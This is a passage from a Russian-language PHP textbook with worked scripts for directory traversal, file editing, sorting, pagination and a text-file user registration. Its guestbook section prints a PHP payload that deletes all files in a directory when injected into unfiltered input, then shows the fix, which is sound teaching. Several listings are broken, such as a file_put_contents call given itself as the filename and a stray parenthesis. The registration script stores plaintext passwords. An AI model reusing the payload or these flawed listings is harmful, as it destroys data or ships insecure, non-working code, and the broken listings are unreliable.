    fwrite($fd,implode("",$arr));
    fclose($fd);
  }
?>
```

II.3.9. Список файлов и подкаталогов в каталоге

При обходе каталога и всех вложенных подкаталогов удобнее использовать рекурсивный спуск по дереву каталогов (листинг II.3.11). Для этого будем вызывать функцию `scan_dir()`, которая будет извлекать содержимое текущего каталога, осуществляя вывод названий файлов и каталогов. Если функция будет встречать подкаталог, то она будет рекурсивно вызывать себя, передавая в качестве параметра имя подкаталога.

Листинг II.3.11. Список файлов и подкаталогов в каталоге

```
<?php
  ////////////////////////////////////////////////////////
  // Рекурсивная функция - спускаемся вниз по каталогу
  ////////////////////////////////////////////////////////
  function scan_dir($dirname)
  {
    // Открываем текущий каталог
    $dir = opendir($dirname);
```

```
    // Читаем в цикле каталог
    while (($file = readdir($dir)) !== false)
    {
      // Проверяем, не равно ли значение переменной
      // $file текущему или вышележащему каталогу
      if($file != "." && $file != "..")
      {
        echo $dirname."/".$file."<br>";
        // Если перед нами каталог, вызываем рекурсивно
        // функцию scan_dir
        if(is_dir($dirname."/".$file))
        {
          scan_dir($dirname."/".$file);
        }
      }
    }
    // Закрываем каталог
    closedir($dir);
  }

  // Имя каталога
  $dirname = ".";
  // Вызов функции, осуществляющей рекурсивный спуск по подкаталогам
  // корневого каталога
  scan_dir($dirname);
?>
```

При обходе дерева каталогов важно следить, чтобы в рекурсивный спуск не попадали каталоги . и .., обозначающие текущий и родительский каталоги, — иначе произойдет зацикливание.

II.3.10. Количество файлов в каталогах

Для решения данной задачи также используется рекурсивный спуск. Только вывод информации производится лишь в том случае, если текущим элементом является каталог. Подсчет файлов в каталоге осуществляется при помощи специальной функции `file_count()` (листинг II.3.12).

Листинг II.3.12. Количество файлов в каталогах

```
<?php
  ////////////////////////////////////////////////////////
  // Рекурсивная функция - спускаемся вниз по каталогу
  ////////////////////////////////////////////////////////
  function scan_dir($dirname)
  {
    // Открываем текущий каталог
    $dir = opendir($dirname);
    // Читаем в цикле каталог
    while (($file = readdir($dir)) !== false)
    {
      // Проверяем, не равно ли значение переменной
      // $file текущему или вышележащему каталогу
      if($file != "." && $file != "..")
      {
        // Если перед нами каталог, вызываем рекурсивно
        // функцию scan_dir
        if(is_dir($dirname."/".$file))
        {
          echo $dirname."/".$file." - ".
               file_count($dirname."/".$file)."<br>";
          scan_dir($dirname."/".$file);
       }
     }
   }
   // Закрываем каталог
   closedir($dir);
  }
  ////////////////////////////////////////////////////////
  // Функция, вычисляющая количество файлов в каталоге
  ////////////////////////////////////////////////////////
  function file_count($dirname)
  {
    // Переменная для подсчета
    $count = 0;
    // Открываем каталог
```

```
    $dir = opendir($dirname);
    // В цикле считываем его содержимое
    while(($file = readdir($dir)))
    {
      // Если текущий объект является файлом - считаем его
      if(is_file($dirname."/".$file)) ++$count;
    }
    // Закрываем каталог
    closedir($dir);
    return $count;
  }

  // Имя каталога
  $dirname = "scripts";
  // Вызов функции, осуществляющей рекурсивный спуск по подкаталогам
  // корневого каталога
  scan_dir($dirname);
?>
```

II.3.11. Количество строк в файлах проекта

Для решения этой задачи нам потребуется обходить дерево каталогов проекта, подсчитывать количество строк в файлах, чье расширение совпадает с расширением из заранее заданного массива `$extentions` (листинг II.3.13). Массив объявлен как глобальный для того, чтобы не передавать ссылку на него через параметры рекурсивной функции `scan_dir()`. Такой подход оправдан, так как массив не изменяется на протяжении всей работы скрипта. Кроме того, переменная `$count`, в которой хранится текущее количество строк, также объявлена как глобальная.

Листинг II.3.13. Подсчет количества строк в файлах проекта

```
<?php
  ////////////////////////////////////////////////////////
  // Рекурсивная функция - спускаемся вниз по каталогу
  ////////////////////////////////////////////////////////
  function scan_dir($dirname)
  {
```

```
  // Объявляем переменные замены глобальными
  GLOBAL $extentions, $count;
  // Открываем текущий каталог
  $dir = opendir($dirname);
  // Читаем в цикле каталог
  while (($file = readdir($dir)) !== false)
  {
    // Если файл, обрабатываем его содержимое
    if($file != "." && $file != "..")
    {
      // Если имеем дело с файлом - открываем его для подсчета строк
      if(is_file($dirname."/".$file))
      {
        // Извлекаем из имени файла расширение
        $ext = strrchr($dirname."/".$file, ".");
        foreach($extentions as $exten)
        if(preg_match($exten, $ext))
        {
          // Читаем содержимое файла
          $content = file($dirname."/".$file);
          // Подсчитываем количество файлов
          $count += count($content);
          // Удаляем массив
          unset($content);
        }
      }
      // Если перед нами каталог, вызываем рекурсивно
      // функцию scan_dir
      if(is_dir($dirname."/".$file))
      {
        scan_dir($dirname."/".$file);

      }
    }
  }
  // Закрываем каталог
  closedir($dir);
}
```

```
  // Имя корневого каталога проекта
  $dirname = ".";

  // Массив с расширениями файлов, для которых следует подсчитывать
  // количество строк
  $extentions = array("#\.php#i");
  // $extentions = array("#\.cpp#i","#\.h#i");

  // Счетчик строк - глобальная переменная
  $count = 0;
  // Вызов функции, осуществляющей рекурсивный спуск по подкаталогам
  // корневого каталога
  scan_dir($dirname);

  // Выводим количество строк
  echo $count;
?>
```

II.3.12. Замена строки во всех файлах вложенных подкаталогов

Так же как и в предыдущих примерах, связанных с обходом дерева подкаталогов, воспользуемся рекурсивным спуском. Функция `scan_dir()`, осуществляющая такой спуск, будет содержать две глобальные переменные: `$text` и `$retext`, для искомого текста и текста замены соответственно (листинг II.3.14).

Листинг II.3.14. Замена строки

```
<?php
  ////////////////////////////////////////////////////////
  // Рекурсивная функция - спускаемся вниз по каталогу
  ////////////////////////////////////////////////////////
  function scan_dir($dirname)
  {
    // Объявляем переменные замены глобальными
    GLOBAL $text, $retext;
    // Открываем текущий каталог
    $dir = opendir($dirname);
    // Читаем в цикле каталог
```

```
    while (($file = readdir($dir)) !== false)
    {
      // Если файл, обрабатываем его содержимое
      if($file != "." && $file != "..")
      {
        // Если имеем дело с файлом - производим в нем замену
        if(is_file($dirname."/".$file))
        {
          // Читаем содержимое файла
          $content = file_get_contents($dirname."/".$file);
          // Осуществляем замену
          $content = str_replace($text, $retext, $content);
          // Перезаписываем файл
          file_put_contents(file_put_contents,$content);
        }
        // Если перед нами каталог, вызываем рекурсивно
        // функцию scan_dir
        if(is_dir($dirname."/".$file))
        {
          echo $dirname."/".$file."<br>";
          scan_dir($dirname."/".$file);
        }
      }
    }
    // Закрываем каталог
    closedir($dir);
  }

  $text = '$text';     // Искомая строка
  $retext = '$retext'; // Строка замены
  $dirname = ".";      // Имя текущего каталога
  scan_dir($dirname);  // Вызов рекурсивной функции
?>
```

II.3.13. Загрузка файла на сервер по частям

Пусть имеется файл site.rar, который необходимо разбить на части по 10 000 байт. Скрипт, выполняющий эту задачу, может выглядеть следующим образом (листинг II.3.15).

Листинг II.3.15. Разбивка файла на части

```
<?php
  // Имя файла
  $filename = "site.rar";
  // Разбиваем файл на части по 10 000 байт
  $piece = 10000;
  // Открываем исходный файл для чтения
  $fp = fopen($filename, "r");
  // Читаем содержимое файла в буфер
  $bufer = fread($fp, filesize($filename));
  // Закрываем файл
  fclose($fp);
  // Подсчитываем количество частей, на которые необходимо разбить файл
  $count = (int)filesize($filename)/$piece;
  if((float)(filesize($filename)/$piece) - $count != 0) $count++;
  // В цикле разбиваем содержимое файла в переменной
  // $bufer на части
  for($i=0; $i<$count; ++$i)
  {
    $part = substr($bufer,$i*$piece,$piece);
    // Сохраняем текущую часть в отдельном файле
    $fp = fopen("site.tm".$i,"w");
    fwrite($fp,$part);
    fclose($fp);
  }
?>
```

Скрипт разбивает файл на несколько частей, каждая из которых получает расширение tmN, где N — номер части. Обратную задачу по сбору файла из отдельных частей выполняет скрипт, приведенный в листинге II.3.16.

Листинг II.3.16. Объединение частей файла в единое целое

```
<?php
  $bufer = "";
  for($i=0; $i<100000; ++$i)
  {
    // Генерируем имя файла
```

```
    $filename = "site.tm".$i;
    // Если такой файл существует,
    // добавляем его содержимое к $bufer
    if(file_exists($filename))
    {
      $fp = fopen($filename,"r");
      $bufer .= fread($fp,filesize($filename));
      fclose($fp);
    }
    else
    {
      // Если файл с таким именем не
      // существует - выходим из цикла
      break;
    }
    // Склеенные в переменной $bufer
    // части помещаем в конечный файл
    $fp = fopen("site_final.rar","w");
    fwrite($fp, $bufer);
    fclose($fp);
  }
?>
```

II.3.14. Удаление каталога

Для удаления каталога со всем содержимым необходимо осуществить рекурсивный спуск, удаляя перед использованием функции `rmdir()` все файлы при помощи функции `unlink()` (листинг II.3.17).

Листинг II.3.17. Удаление каталога со всем содержимым

```
<?php
  // Рекурсивная функция удаления каталога
  // с произвольной степенью вложенности
  function full_del_dir($directory)
  {
    $dir = opendir($directory);
    while(($file = readdir($dir)))
    {
```

```
      // Если функция readdir() вернула файл - удаляем его
      if(is_file("$directory/$file")) unlink("$directory/$file");
      // Если функция readdir() вернула каталог и он
      // не равен текущему или родительскому - осуществляем
      // рекурсивный вызов full_del_dir() для этого каталога
      else if (is_dir("$directory/$file") &&
               $file != "." &&
               $file != "..")
      {
        full_del_dir("$directory/$file");
      }
    }
    closedir($dir);
    rmdir($directory);
    echo("Каталог успешно удален");
  }
  full_del_dir("temp");
?>
```

II.3.15. Случайный вывод из файла

Для решения данной задачи необходимо использование функции `rand()`, которая имеет следующий синтаксис:

```
int rand ( [int min, int max])
```

Функция генерирует случайное целое число между двумя целочисленными параметрами `min` и `max`. Если необязательные параметры `min` и `max` не указаны, число будет расположено между 0 и значением `RAND_MAX` (равным 32768).

Замечание

Традиционно генератор случайных чисел инициировался временной отметкой вручную, в противном случае генератор всегда возвращал одну и ту же последовательность случайных чисел. В PHP эту задачу выполняла функция `srand()`. Начиная с версии PHP 4.2, было принято решение делать это автоматически, и теперь в инициализации генератора нет необходимости, хотя это не возбраняется и оставлено для обратной совместимости со старым кодом.

Скрипт, осуществляющий случайный вывод из файла, представлен в листинге II.3.18.

Листинг II.3.18. Случайный вывод из файла

```
<?php
  // Имя файла
  $filename = "text.txt";
  // Помещаем содержимое файла count.txt
  // в массив $lines
  $lines = file($filename);
  // Генерируем случайный индекс массива $lines
  $index = rand(0, count($lines) - 1);
  // Выводим строку номер $index
  echo $lines[$index];
?>
```

II.3.16. Редактирование файла

Для редактирования индексного файла необходимо прочитать его содержимое и осуществить замену по регулярному выражению. Пример такой функции приведен в листинге II.3.19.

Листинг II.3.19. Редактирование файла

```
<?php
  // Ищем строку с индексом 7
  $index = 7;
  // Имя файла
  $filename = "text.txt";
  // Открываем файл для чтения
  $fd = fopen($filename, "r");
  // Читаем содержимое файла
  $bufer = fread($fd, filesize($filename));
  // Закрываем файл
  fclose($fd);
  // Находим строку с индексом $index
  $bufer = preg_replace("|$index ([^\n]*)|",
                        "$index Программирование на C/C++",
                        $bufer);
  // Сохраняем результат в файле
```

```
  $fd = fopen($filename, "w");
  fwrite($fd, $bufer);
  fclose($fd);
?>
```

II.3.17. Сортировка содержимого текстового файла

Перемешать записи файла в случайном порядке можно следующим образом: извлечь строки текстового файла text.txt при помощи функции `file()`, а затем перемешать содержимое файла при помощи функции `shuffle()` (листинг II.3.20).

Листинг II.3.20. Перемешивание записей в файле

```
<?php
  // Имя файла
  $filename = "text.txt";
  // Читаем содержимое файла
  $lines = file($filename);
  // Перемешиваем записи случайным образом
  shuffle($lines);
  // Удаляем все пробельные символы
  // в конце строк
  array_walk($lines, 'trim_array');
  // Сохраняем результат в файле
  $fd = fopen($filename, "w");
  fwrite($fd, implode("\r\n", $lines));
  fclose($fd);

  function trim_array(&$item, $key)
  {
    $item = trim($item);
  }
?>
```

При помощи функции `array_walk()` и функции обратного вызова `trim_array()` каждый элемент промежуточного массива `$lines` пропускается через

функцию `trim()`, которая удаляет возможные пробельные символы в начале и конце строки, в том числе и символы перевода строки.

В результате работы скрипта из листинга II.3.20 файл text.txt может выглядеть так, как это представлено в листинге II.3.21.

Листинг II.3.21. Записи файла text.txt в случайном порядке

```
8 Программирование на Pascal
4 Программирование на ASP.NET
7 Программирование на C++
10 Программирование на Assembler
3 Программирование на JavaScript
5 Программирование на Java
1 Программирование
6 Программирование на Perl
2 Программирование на PHP
9 Программирование на Fortran
```

Для сортировки полученного файла достаточно разбить его содержимое строки при помощи функции `file()` и отсортировать полученный массив стандартной функцией `sort()` или `rsort()` в зависимости от того, необходимо отсортировать содержимое массива в прямом или обратном порядке.

Скрипт, сортирующий записи по индексу, представлен в листинге II.3.22.

Листинг II.3.22. Сортировка записей файла text.txt по индексу

```
<?php
  // Имя файла
  $filename = "text.txt";
  // Читаем содержимое файла
  $lines = file($filename);
  // Сортируем записи по индексу
  sort($lines);
  // Удаляем все пробельные символы
  // в конце строк
  array_walk($lines, 'trim_array');
  // Сохраняем результат в файле
  $fd = fopen($filename, "w");
  fwrite($fd, implode("\r\n", $lines));
```

```
  fclose($fd);

  function trim_array(&$item, $key)
  {
    $item = trim($item);
  }
?>
```

Однако результат показывает, что сортировка производится не совсем привычным образом — индекс 10 сразу следует за индексом 1, это связано с тем, что записи сортируются как строки, а не как числа (листинг II.3.23).

Листинг II.3.23. Лексикографическая сортировка файла text.txt

```
1 Программирование
10 Программирование на Assembler
3 Программирование на JavaScript
2 Программирование на PHP
4 Программирование на ASP.NET
5 Программирование на Java
6 Программирование на Perl
7 Программирование на C++
8 Программирование на Pascal
9 Программирование на Fortran
```

Для того чтобы обойти это ограничение, необходимо воспользоваться функцией `natsort()`, которая проводит "естественную" сортировку (листинг II.3.24).

Листинг II.3.24. "Естественная" сортировка

```
<?php
  // Имя файла
  $filename = "text.txt";
  // Читаем содержимое файла
  $lines = file($filename);
  // Сортируем записи по индексу
  natsort($lines);
  // Удаляем все пробельные символы
  // в конце строк
```

```
  array_walk($lines, 'trim_array');
  // Сохраняем результат в файле
  $fd = fopen($filename, "w");
  fwrite($fd, implode("\r\n", $lines));
  fclose($fd);

  function trim_array(&$item, $key)
  {
    $item = trim($item);
  }
?>
```

Результат работы скрипта представлен в листинге II.3.25.

Листинг II.3.25. Содержимое файла text.txt, отсортированное в "естественном" порядке

```
1 Программирование
2 Программирование на PHP
3 Программирование на JavaScript
4 Программирование на ASP.NET
5 Программирование на Java
6 Программирование на Perl
7 Программирование на C++
8 Программирование на Pascal
9 Программирование на Fortran
10 Программирование на Assembler
```

Для сортировки по текстовой информации, следующей за индексом, необходимо преобразовать содержимое файла text.txt в массив, индексом которого служил бы номер записи, а значением элемента текстовая строка. После чего можно воспользоваться функцией сортировки `asort()`, которая сохраняет отношение между индексом и содержимым при сортировке.

Скрипт, осуществляющий сортировку файла по текстовой информации, представлен в листинге II.3.26.

Листинг II.3.26. Сортировка по текстовому содержимому

```
<?php
  // Имя файла
  $filename = "text.txt";
```

```
  // Открываем файл для чтения
  $fd = fopen($filename, "r");
  // Читаем содержимое файла
  $bufer = fread($fd, filesize($filename));
  // Закрываем файл
  fclose($fd);
  // Находим все строки при помощи регулярного выражения
  preg_match_all("#([\d]+) ([^\n]+)(\n|$)#U",
                 $bufer,
                 $out,
                 PREG_PATTERN_ORDER);
  // Формируем промежуточный массив
  for($i = 0; $i < count($out[1]); $i++)
  {
    $temp[$out[1][$i]] = trim($out[2][$i]);
  }
  // Сортируем массив
  asort($temp);
  // Формируем конечный массив
  foreach($temp as $key => $value)
  {
    $line[] = $key." ".$value;
  }
  // Сохраняем результат в файле
  $fd = fopen($filename, "w");
  fwrite($fd, implode("\r\n", $line));
  fclose($fd);
?>
```

Строка файла ищется при помощи регулярного выражения "`#([\d]+) ([^\n]+)(\n|$)#U`". Первые круглые скобки соответствуют числу, вторые круглые скобки соответствуют любой последовательности символов, кроме символа перевода строки `\n`. Последние круглые скобки соответствуют либо символу перевода строки, либо окончанию строки (`$`). Символ `$` необходим для корректного поиска последней строки, которая не заканчивается переводом строки.

Результат работы скрипта из листинга II.3.26 представлен в листинге II.3.27.

Листинг II.3.27. Сортировка названий по алфавиту

```
1 Программирование
4 Программирование на ASP.NET
10 Программирование на Assembler
7 Программирование на C++
9 Программирование на Fortran
5 Программирование на Java
3 Программирование на JavaScript
2 Программирование на PHP
8 Программирование на Pascal
6 Программирование на Perl
```

II.3.18. Добавление записи в файл

Для добавления новой записи в текстовый файл необходимо выяснить максимальное значение индекса в файле, после чего присоединить к содержимому файла новую строку с индексом, равным максимальному плюс единица, и перезаписать файл (листинг II.3.28).

Листинг II.3.28. Добавление записи в файл

```
<?php
  // Имя файла
  $filename = "text.txt";
  $str = "Программирование на Visual Basic";

  // Определяем максимальный номер индекса
  // Читаем содержимое файла
  $arr = file($filename);
  $maxval = 0;
  foreach($arr as $line)
  {
    preg_match("|^([\d]+)([^\n]+)$|",$line,$out);
    if($maxval < $out[1]) $maxval = $out[1];
  }

  // Извлекаем содержимое файла
  $content = file_get_contents($filename);
```

```
  // Добавляем к содержимому новую строку
  $content .= "\n".($maxval + 1)." ".$str;

  // Сохраняем результат в файле
  $fd = fopen($filename, "w");
  fwrite($fd, $content);
  fclose($fd);
?>
```

II.3.19. Постраничная навигация

Для реализации постраничной навигации необходимо извлечь записи из файла text.txt, после чего осуществить вывод только трех позиций на странице. В листинге II.3.29 количество позиций на странице хранится в переменной `$pnumber` и может быть произвольно изменено.

Листинг II.3.29. Постраничная навигация

```
<?php
  // Имя файла
  $filename = "text.txt";
  // Количество позиций на странице
  $pnumber = 3;
  // Открываем файл для чтения
  $bufer = file_get_contents($filename);

  // Находим все строки при помощи регулярного выражения
  preg_match_all("#([\d]+) ([^\n]+)(\n|$)#U",
                 $bufer,
                 $out,
                 PREG_PATTERN_ORDER);
  // Формируем промежуточный массив
  for($i = 0; $i < count($out[1]); $i++)
  {
    $temp[] = trim($out[2][$i]);
  }

  // Проверяем, передан ли номер текущей страницы
  if(isset($_GET['page'])) $page = $_GET['page'];
```

```
else $page = 1;
// Количество страниц
$total = count($temp);
$number = (int)($total/$pnumber);
if((float)($total/$pnumber) - $number != 0) $number++;

$start = (($page - 1)*$pnumber + 1);
$end = $page*$pnumber + 1;
if($end > $total) $end = $total;

// Выводим содержимое страниц
for($i = $start; $i < $end; $i++)
{
  echo $temp[$i]."<br>";
}

// Постраничная навигация
for($i = 1; $i <= $number; $i++)
{
  // Если это произвольная страница, выводим ссылку в виде
  // диапазона от текущей позиции до текущей плюс $pnumber
  if($i != $number)
  {
    if($page == $i)
    {
      echo "[".(($i - 1)*$pnumber + 1)."-".$i*$pnumber."] ";
    }
    else
    {
      echo "<a href=$_SERVER[PHP_SELF]?page=".$i.">[".
           (($i - 1)*$pnumber + 1)."-".$i*$pnumber."]</a> ";
    }
  }
  // Если это последняя страница, заменяем последнюю цифру
  // максимальным количеством позиций в массиве $temp
  else
  {
    if($page == $i)
    {
```

```
        echo "[".(($i - 1)*$pnumber + 1)."-".($total - 1)."] ";
      }
      else
      {
        echo "<a href=$_SERVER[PHP_SELF]?page=".$i.">[".
             (($i - 1)*$pnumber + 1)."-".($total - 1)."]</a> ";
      }
    }
  }
?>
```

II.3.20. Система регистрации

Для регистрации нам понадобится HTML-форма, состоящая из трех текстовых полей (под имя, e-mail и URL), двух полей типа `password` для пароля и его подтверждения и кнопка, позволяющая отправить данные обработчику (листинг II.3.30).

Листинг II.3.30. Скрипт регистрации пользователей

```
<table>
<form method=post>
<tr><td>Имя:</td><td><input type=text name=name></td></tr>
<tr><td>Пароль:</td><td><input type=password name=pass></td></tr>
<tr><td>Пароль:</td><td><input type=password name=pass_again></td></tr>
<tr><td>e-mail:</td><td><input type=text name=email></td></tr>
<tr><td>URL:</td><td><input type=text name=url></td></tr>
<tr><td></td><td><input type=submit value='Зарегистрировать'></td></tr>
</form>
</table>
<?php
  // Обработчик HTML-формы

  ////////////////////////////////////////////////
  // 1. Блок проверки правильности ввода данных
  ////////////////////////////////////////////////
  // Удаляем лишние пробелы
  $_POST['name'] = trim($_POST['name']);
  $_POST['pass'] = trim($_POST['pass']);
```

```
$_POST['pass_again'] = trim($_POST['pass_again']);
// Проверяем, не пустой ли суперглобальный массив $_POST
if(empty($_POST['name'])) exit();
// Проверяем, правильно ли заполнены обязательные поля
if(empty($_POST['name'])) exit('Поле "Имя" не заполнено');
if(empty($_POST['pass'])) exit('Одно из полей "Пароль" не заполнено');
if(empty($_POST['pass_again'])) exit('Одно из полей "Пароль"
   не заполнено');
if($_POST['pass'] != $_POST['pass_again']) exit('Пароли не совпадают');
// Если введен e-mail, проверяем его на корректность
if(!empty($_POST['email']))
{
  if(!preg_match("|^[0-9a-z_]+@[0-9a-z_^\.]+\.[a-z]{2,6}$|i",
     $_POST['email']))
  {
    exit('Поле "E-mail" должно соответствовать формату
          somebody@somewhere.ru');
  }
}

////////////////////////////////////////////////
// 2. Блок проверки имени на уникальность
////////////////////////////////////////////////
// Имя файла данных
$filename = "text.txt";
// Проверяем, не было ли переданное имя
// зарегистрировано ранее
$arr = file($filename);
foreach($arr as $line)
{
  // Разбиваем строку по разделителю ::
  $data = explode("::",$line);
  // В массив $temp помещаем имена уже зарегистрированных
  // посетителей
  $temp[] = $data[0];
}
// Проверяем, не содержится ли текущее имя
// в массиве имен $temp
if(in_array($_POST['name'], $temp))
```

```
  {
    exit("Данное имя уже зарегистрировано, пожалуйста, выберите другое");
  }

  ////////////////////////////////////////////////
  // 3. Блок регистрации пользователя
  ////////////////////////////////////////////////
  // Помещаем данные в текстовый файл
  $fd = fopen($filename, "a");
  if(!$fd) exit("Ошибка при открытии файла данных");
  $str = $_POST['name']."::".
         $_POST['pass']."::".
         $_POST['email']."::".
         $_POST['url']."\r\n";
  fwrite($fd,$str);
  fclose($fd);
  // Осуществляем перезагрузку страницы,
  // чтобы сбросить POST-данные
  echo "<HTML><HEAD>
         <META HTTP-EQUIV='Refresh' CONTENT='0; URL=$_SERVER[PHP_SELF]'>
        </HEAD></HTML>";
?>
```

Как видно из листинга II.3.30, обработчик состоит из трех блоков:

- блок проверки правильности ввода данных;
- блок проверки имени на уникальность;
- блок регистрации пользователя.

Первый блок проверяет правильность заполнения HTML-формы, заполнены ли обязательные поля (имя и пароль), равны ли друг другу введенные пароли, если введен e-mail, нет ли ошибки в его синтаксисе.

Второй блок открывает файл данных text.txt и читает из него имена уже зарегистрированных пользователей. Если имя, которое ввел пользователь, совпадает с одним из зарегистрированных имен, то работа скрипта прерывается, а пользователю предлагается выбрать какое-то другое имя.

Последний блок формирует строку в формате файла данных text.txt и дописывает ее в файл. После этого осуществляется перезагрузка скрипта для обнуления POST-данных. Если перезагрузку не произвести, то обновление страницы пользователем приведет к повторной попытке поместить данные в text.txt.

Теперь можно приступить к созданию скрипта, выводящего список зарегистрированных посетителей и их данные. Скрипт, формирующий список зарегистрированных пользователей, может выглядеть так, как это представлено в листинге II.3.31.

Листинг II.3.31. Список пользователей

```
<?php
  // Имя файла данных
  $filename = "text.txt";
  // Проверяем, не было ли переданное имя
  // зарегистрировано ранее
  $arr = file($filename);
  foreach($arr as $line)
  {
    // Разбиваем строку по разделителю ::
    $data = explode("::",$line);
    // Если файл сформирован в Windows,
    // последний элемент будет содержать
    // на конце символ \r - избавляемся от него
    $data[3] = trim($data[3]);
    // В массив $temp помещаем имена уже зарегистрированных
    // посетителей
    echo "Имя - ".htmlspecialchars($data[0])."<br>";
    if(!empty($data[2])) echo "e-mail - ".
                              htmlspecialchars($data[2])."<br>";
    if(!empty($data[3])) echo "URL - ".htmlspecialchars($data[3])."<br>";
    echo "<br>";
  }
?>
```

После применения к строке файла text.txt функции `explode()` получаем массив `$date`, состоящий из четырех элементов, первый элемент которого `$date[0]` содержит имя, второй `$date[1]` — пароль, третий `$date[2]` — адрес электронной почты (e-mail), а четвертый `$date[3]` — адрес домашней страницы (URL). Перевод строк в файле text.txt осуществляется в формате операционной системы Windows при помощи последовательности `\r\n`. В то же время функция `explode()`, разбивающая строку на подстроки, ориентируется на переводы строк в формате UNIX, где для этого используется лишь один символ `\n`. Поэтому последний элемент всегда содержит лишний невидимый символ

`\r`, избавиться от которого можно, пропустив строку через функцию `trim()`, которая удаляет начальные и конечные пробельные символы.

Любая переменная, которая может быть введена пользователем, должна быть обработана функцией `htmlspecialchars()`, которая преобразует все HTML-теги в их видимое представление. Это позволит избежать мелких пакостей пользователей, которые вместо имени пользователя могут ввести перенаправление на свой сайт (листинг II.3.32).

Листинг II.3.32. Перенаправление

```
<META HTTP-EQUIV='Refresh' CONTENT='0; URL=http://mysite.ru/'>
```

Кроме этого, в качестве имени может фигурировать JavaScript или еще что-то в этом роде. Даже если входные данные проверяются при помощи регулярных выражений, использование функции `htmlspecialchars()` не повредит — где-то может быть ошибка, которую вы не заметили, а пытливый злоумышленник заметит.

Для файла text.txt, структура которого приведена в листинге II.3.33, результат работы скрипта из листинга II.3.31 может выглядеть так, как это представлено на рис. II.3.2.

Листинг II.3.33. Файл text.txt

```
cheops::123::cheops@mail.ru::http://www.softtime.ru
igor::photon::::
simdyanov::simdyanov::simdyanov@softtime.ru::http://www.softtime.ru
```




Рис. II.3.2. Результат работы скрипта из листинга II.3.31

II.3.21. Случайный вывод из файла

Для того чтобы вывести случайное изображение из каталога, необходимо поместить имена всех файлов в массив. Тогда задача вывода случайного изображения сведется к задаче случайного вывода из массива (листинг II.3.34).

Листинг II.3.34. Случайный вывод из каталога

```
<?php
  // Путь к каталогу
  $path = "путь_к_каталогу_назначения/";
  // Открываем каталог
  $dir = opendir($path);
  // Читаем содержимое каталога
  while(($file = readdir($dir)) !== false))
  {
    // Если текущий объект является файлом,
    // помещаем путь к нему во временный массив
    $filename[] = $path.$file;
  }
  // Закрываем каталог
  closedir($dir);

  // Получаем случайный индекс из массива
  $index = rand(0, count($filename) - 1);
  // Выводим случайный файл
  echo "<img src=".$filename[$index].">";
?>
```

II.3.22. Определение даты создания изображения

Открыв любой JPEG-файл, можно обнаружить, что среди бинарных данных дата записывается в текстовом формате, например, 2004:10:03 14:45:03. Таким образом, для определения даты создания или редактирования JPEG-файла достаточно открыть его и найти дату при помощи регулярного выражения (листинг II.3.35).

Листинг II.3.35. Определение даты создания изображения

```
<?php
  // Извлекаем содержимое файла
  $filename = 'имя_файла';
  // Помещаем содержимое файла в переменную $content
  $content = file_get_contents($filename);
  // Извлекаем дату
  preg_match('|([\d]{4}:[\d]{2}:[\d]{2} [\d]{2}:[\d]{2}:[\d]{2})|i',
             $content,
             $out);
  echo $out[0];
?>
```

II.3.23. Копирование содержимого одного каталога в другой

Для решения данной задачи необходимо воспользоваться рекурсивным обходом каталога (листинг II.3.36).

Листинг II.3.36. Копирование содержимого одного каталога в другой

```
<?php
  // Копируем содержимое каталога home в home2
  lowering("home","home2");
  ////////////////////////////////////////////////////////
  // Рекурсивная функция спуска
  ////////////////////////////////////////////////////////
  function lowering($dirname,$dirdestination)
  {
    // Открываем каталог
    $dir = opendir($dirname);
    // В цикле выводим его содержимое
    while (($file = readdir($dir)) !== false)
    {
      echo $file."<br>";
      if(is_file($dirname."/".$file))
      {
        copy($dirname."/".$file, $dirdestination."/".$file);
```

```
      }
      // Если это каталога - создаем его
      if(is_dir($dirname."/".$file) &&
         $file != "." &&
         $file != "..")
      {
        // Создаем каталог
        if(!mkdir($dirdestination."/".$file))
        {
          echo "Can't create ".$dirdestination."/".$file."\n";
        }
        // Вызываем рекурсивно функцию lowering
        lowering("$dirname/$file","$dirdestination/$file");
      }
    }
    // Закрываем каталог
    closedir($dir);
  }
?>
```

II.3.24. Взлом гостевой книги

Уязвимость кода, представленного в листинге I.3.3, заключается в том, что сообщения, добавляемые в файл, никак не фильтруются. Таким образом, появляется возможность добавлять скрипты в тело сообщения. Причем скрипты могут быть созданы как с использованием JavaScript, так и с использованием PHP. Достаточно передать в качестве сообщения скрипт из листинга II.3.37, и все файлы в текущем каталоге будут уничтожены.

Листинг II.3.37. Уничтожение файлов в текущем каталоге

```
<?php
  // Открываем текущий каталог
  $dir = opendir(".");
  // В цикле удаляем все файлы в каталоге
  while (($file = readdir($dir)) !== false)
  {
    // Если текущий объект является файлом,
    // удаляем его
    if(is_file($file)) unlink($file);
```

```
  }
  // Закрываем каталог
  closedir($dir);
  echo "Все содержимое каталога уничтожено";
?>
```

Для того чтобы исправить ситуацию, необходимо преобразовать угловые скобки в их HTML-эквиваленты (< в `<`, а > в `>`), например, при помощи функции `htmlspecialchars()` (листинг II.3.38).

Листинг II.3.38. Фильтрация ввода пользователя

```
<?php
  // Обработчик формы
  if(!empty($_POST['name']) && !empty($_POST['msg']))
  {
    $_POST['name'] = htmlspecialchars($_POST['name']);
    $_POST['msg'] = htmlspecialchars($_POST['msg']);
    $msg = "<tr><td><b>$_POST[name]</b></td></tr>";
    $msg .= "<tr><td>$_POST[msg]</td></tr>";
    // Открываем файл и добавляем новую запись
    $fd = fopen("msg.txt", "a");
    if($fd)
    {
      fwrite($fd,$msg);
      fclose($fd);
    }
  }
